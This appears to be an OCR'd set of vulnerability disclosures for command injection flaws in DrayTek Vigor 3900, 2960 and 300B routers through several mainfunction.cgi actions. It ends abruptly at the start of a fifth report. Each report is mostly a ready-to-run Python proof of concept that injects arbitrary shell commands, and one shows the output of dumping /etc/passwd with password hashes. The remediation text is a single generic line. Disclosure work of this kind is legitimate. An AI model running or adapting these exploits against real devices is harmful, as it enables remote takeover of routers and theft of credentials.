CVE1: DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability in action `ubf_recharge_time_quota`

Vulnerability Title


DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability (Affected Versions Below 1.4.1.4_Beta)

Vulnerability Description

DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers contain a command injection vulnerability in versions below 1.4.1.4_Beta. This vulnerability occurs when the `action` parameter in `cgi-bin/mainfunction.cgi` is set to `ubf_recharge_time_quota`. At this point, the system directly calls the `system` function to execute commands without filtering, allowing malicious users to inject and execute arbitrary commands.

Steps to Reproduce

1. Open the router and configure it.




2. ready poc for test

```python
import argparse
import requests


action = "ubf_recharge_time_quota"
cookie_value = "7:6489218C0C9EABA942AC700668F4732F" # your cookie_value
cookies = {
    "SESSION_ID_VIGOR": cookie_value
}

def remove_duplicate(input_str):
    length = len(input_str)

    if length % 2 == 0 and input_str[:length//2] == input_str[length//2:]:
        return input_str[:length//2]
    else:
        return input_str


def system(host,cmd):
    cmd = "\'&"+cmd+"&\'"
    try:
        headers = {
            "HOST":host,
            "UserAgent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.216 Safari/537.36",
            "Content-Type": "text/plain; charset=UTF-8",
            "Accept": "*/*",
            }
        url = "http://"+ host + "/cgi-bin/mainfunction.cgi"
        data = {
            "config": "ipv6_neigh",
            "rfilter": "system",
            "action":action,
            "user": cmd,
            "quota": "1",
            "pw_encode": "terminate",
        }
        res = requests.post(url=url, data=data,headers=headers,cookies=cookies,verify=False)
        if res.status_code == 200 and res.text != "":
            print("[+] Command executed successfully")
            result = remove_duplicate(res.text)
            print("[+] Result: \n" + result)
            return res.text
        else:
            print('[-] Command execute failed! Nothing...')
            return 1
    except Exception as e:
        print('[-] Command execute failed!')
```

```python
        print(e)


if __name__ == "__main__":
    # 获取第一个参数作为目标地址，第二个命令行参数作为命令
    parser = argparse.ArgumentParser()
    parser.add_argument("host", help="target host")
    parser.add_argument("cmd", help="command to execute")
    args = parser.parse_args()
    system(args.host, args.cmd)
```

3. Execute the POC



Cause Analysis

This vulnerability appears in the `ubf_recharge_time_quota` function in `mainfunction.cgi`. When the system directly calls the `system` function, improper blacklist policies allow for certain levels of command injection.

Affected Versions

- DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers in versions below 1.4.1.4_Beta

Fix Recommendations

It is recommended to add appropriate filtering policies.

Contact Information

- Reporter: N1nEmAn

CVE2: DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability in action `get_subconfig`

Vulnerability Title


DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability (Affected Versions Below 1.4.1.4_Beta)

Vulnerability Description

DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers contain a command injection vulnerability in versions below 1.4.1.4_Beta. This vulnerability occurs when the `action` parameter in `cgi-bin/mainfunction.cgi` is set to `get_subconfig`. At this point, the system directly calls the `system` function to execute commands without filtering, allowing malicious users to inject and execute arbitrary commands.

Steps to Reproduce

1. Open the router and configure it.



2. ready poc for test

```python
import argparse
import requests

action = "get_subconfig"
cookie_value = "7:4C5E0E853A33FBBB89EF4F7FAAF4EEB6" # your cookie_value
cookies = {
    "SESSION_ID_VIGOR": cookie_value
}

def remove_duplicate(input_str):
    length = len(input_str)

    if length % 2 == 0 and input_str[:length//2] == input_str[length//2:]:
        return input_str[:length//2]
    else:
        return input_str


def system(host,cmd):
    cmd = "\'&"+cmd+"&\'"
    try:
        headers = {
            "HOST":host,
            "UserAgent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.216 Safari/537.36",
            "Content-Type": "text/plain; charset=UTF-8",
            "Accept": "*/*",
```

```
            "Referer": f"http://{host}/",
            }
        url = "http://"+ host + "/cgi-bin/mainfunction.cgi"
        # action = "get_subconfig"
        # data = f"action={action}&getlocal=xxx&rtick={cmd}&config=ipv6_neigh&rfilter=1&rvalue=1&sectiontype=2&default_value=3&rtick=1724827664524"
        data = {
            "rtick": cmd,
            "action": action,
            "config": "1",
            "rfilter": "1",
            "rvalue": "1",
            "sectiontype": "1",
            "default_value": "1",
        }
        res = requests.post(url=url, data=data,headers=headers,cookies=cookies,verify=False)
        if res.status_code == 200 and res.text != "":
            print("[+] Command executed successfully")
            result = remove_duplicate(res.text)
            print("[+] Result: \n" + result)
            return res.text
        else:
            print('[-] Command execute failed! Nothing...')
            return 1
    except Exception as e:
        print('[-] Command execute failed!')
        print(e)


if __name__ == "__main__":
    # 获取第一个参数作为目标地址，第二个命令行参数作为命令
    parser = argparse.ArgumentParser()
    parser.add_argument("host", help="target host")
    parser.add_argument("cmd", help="command to execute")
    args = parser.parse_args()
    system(args.host, args.cmd)


```

3. Execute the POC

```
λ ~/CVEpwner/CVE2024/v3900/cnvd/ python poc.py 10.10.10.2 "cat</etc/passwd"
[+] Command executed successfully
[+] Result:
root:!:0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh
root:!:0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh

λ ~/CVEpwner/CVE2024/v3900/cnvd/
```

Cause Analysis

This vulnerability appears in the `get_subconfig` function in `mainfunction.cgi`. When the system directly calls the `system` function, improper blacklist policies allow for certain levels of command injection.

Affected Versions

- DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers in versions below 1.4.1.4_Beta

Fix Recommendations

It is recommended to add appropriate filtering policies.

Contact Information

- Reporter: N1nEmAn

CVE3: DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability in action `related_rename_table`

Vulnerability Title


DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability (Affected Versions Below 1.4.1.4_Beta)

Vulnerability Description

DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers contain a command injection vulnerability in versions below 1.4.1.4_Beta. This vulnerability occurs when the `action` parameter in `cgi-bin/mainfunction.cgi` is set to `related_rename_table`. At this point, the system directly calls the `system` function to execute commands without filtering, allowing malicious users to inject and execute arbitrary commands.

Steps to Reproduce

1. Open the router and configure it.



2. ready poc for test

```python
import argparse
import requests

action = "related_rename_table"
cookie_value = "7:4C5E0E853A33FBBB89EF4F7FAAF4EEB6" # your cookie_value
cookies = {
    "SESSION_ID_VIGOR": cookie_value
}

def remove_duplicate(input_str):
    length = len(input_str)

    if length % 2 == 0 and input_str[:length//2] == input_str[length//2:]:
```

```
        return input_str[:length//2]
    else:
        return input_str


def system(host,cmd):
    cmd = "\'&"+cmd+"&\'"
    try:
        headers = {
            "HOST":host,
            "UserAgent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.216 Safari/537.36",
            "Content-Type": "text/plain; charset=UTF-8",
            "Accept": "*/*",
            "Referer": f"http://{host}/",
            }
        url = "http://"+ host + "/cgi-bin/mainfunction.cgi"
        # action = "get_subconfig"
        # data = f"action={action}&getlocal=xxx&rtick={cmd}&config=ipv6_neigh&rfilter=1&rvalue=1&sectiontype=2&default_value=3&rtick=1724827664524"
        data = {
            "optin": cmd,
            "action": action,
            "config": "1",
            "table": "1",
            "newtable": "1",
            "sectiontype": "1",
            "default_value": "1",
        }
        res = requests.post(url=url, data=data,headers=headers,cookies=cookies,verify=False)
        if res.status_code == 200 and res.text != "":
            print("[+] Command executed successfully")
            result = remove_duplicate(res.text)
            print("[+] Result: \n" + result)
            return res.text
        else:
            print('[-] Command execute failed! Nothing...')
            return 1
    except Exception as e:
        print('[-] Command execute failed!')
        print(e)


if __name__ == "__main__":
    # 获取第一个参数作为目标地址，第二个命令行参数作为命令
    parser = argparse.ArgumentParser()
    parser.add_argument("host", help="target host")
    parser.add_argument("cmd", help="command to execute")
```

```
    args = parser.parse_args()
    system(args.host, args.cmd)


```

3. Execute the POC

Cause Analysis

This vulnerability appears in the `related_rename_table` function in `mainfunction.cgi`. When the system directly calls the `system` function, improper blacklist policies allow for certain levels of command injection.

Affected Versions

- DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers in versions below 1.4.1.4_Beta

Fix Recommendations

It is recommended to add appropriate filtering policies.

Contact Information

- Reporter: N1nEmAn

CVE4: DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability in action `restore`

Vulnerability Title


DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability (Affected Versions Below 1.4.1.4_Beta)

Vulnerability Description

DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers contain a command injection vulnerability in versions below 1.4.1.4_Beta. This vulnerability occurs when the `action` parameter in `cgi-bin/mainfunction.cgi` is set to `restore`. At this point, the system directly calls the `system` function to execute commands without filtering, allowing malicious users to inject and execute arbitrary commands.

Steps to Reproduce

1. Open the router and configure it.




2. ready poc for test

```
import argparse
import requests
```

```python

action = "restore"
cookie_value = "7:4C5E0E853A33FBBB89EF4F7FAAF4EEB6" # your cookie_value
cookies = {
    "SESSION_ID_VIGOR": cookie_value
}

def remove_duplicate(input_str):
    length = len(input_str)

    if length % 2 == 0 and input_str[:length//2] == input_str[length//2:]:
        return input_str[:length//2]
    else:
        return input_str


def system(host,cmd):
    cmd = "\'&"+cmd+"&\'"
    try:
        headers = {
            "HOST":host,
            "UserAgent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.216 Safari/537.36",
            "Content-Type": "text/plain; charset=UTF-8",
            "Accept": "*/*",
            "Referer": f"http://{host}/",
            }
        url = "http://"+ host + "/cgi-bin/mainfunction.cgi"
        # action = "get_subconfig"
        # data = f"action={action}&getlocal=xxx&rtick={cmd}&config=ipv6_neigh&rfilter=1&rvalue=1&sectiontype=2&default_value=3&rtick=1724827664524"
        data = {
            "serverip": cmd,
            "action": action,
            "filename": "1",
            "key": "1",
            "newtable": "1",
            "sectiontype": "1",
            "default_value": "1",
        }
        res = requests.post(url=url, data=data,headers=headers,cookies=cookies,verify=False)
        if res.status_code == 200 and res.text != "":
            print("[+] Command executed successfully")
            result = remove_duplicate(res.text)
            print("[+] Result: \n" + result)
            return res.text
        else:
            print('[-] Command execute failed! Nothing...')
```

```python
            return 1
    except Exception as e:
        print('[-] Command execute failed!')
        print(e)


if __name__ == "__main__":
    # 获取第一个参数作为目标地址，第二个命令行参数作为命令
    parser = argparse.ArgumentParser()
    parser.add_argument("host", help="target host")
    parser.add_argument("cmd", help="command to execute")
    args = parser.parse_args()
    system(args.host, args.cmd)


```

3. Execute the POC



Cause Analysis

This vulnerability appears in the `restore` function in `mainfunction.cgi`. When the system directly calls the `system` function, improper blacklist policies allow for certain levels of command injection.

Affected Versions

- DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers in versions below 1.4.1.4_Beta

Fix Recommendations

It is recommended to add appropriate filtering policies.

Contact Information

- Reporter: N1nEmAn

CVE5: DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability in action `backup`

Vulnerability Title

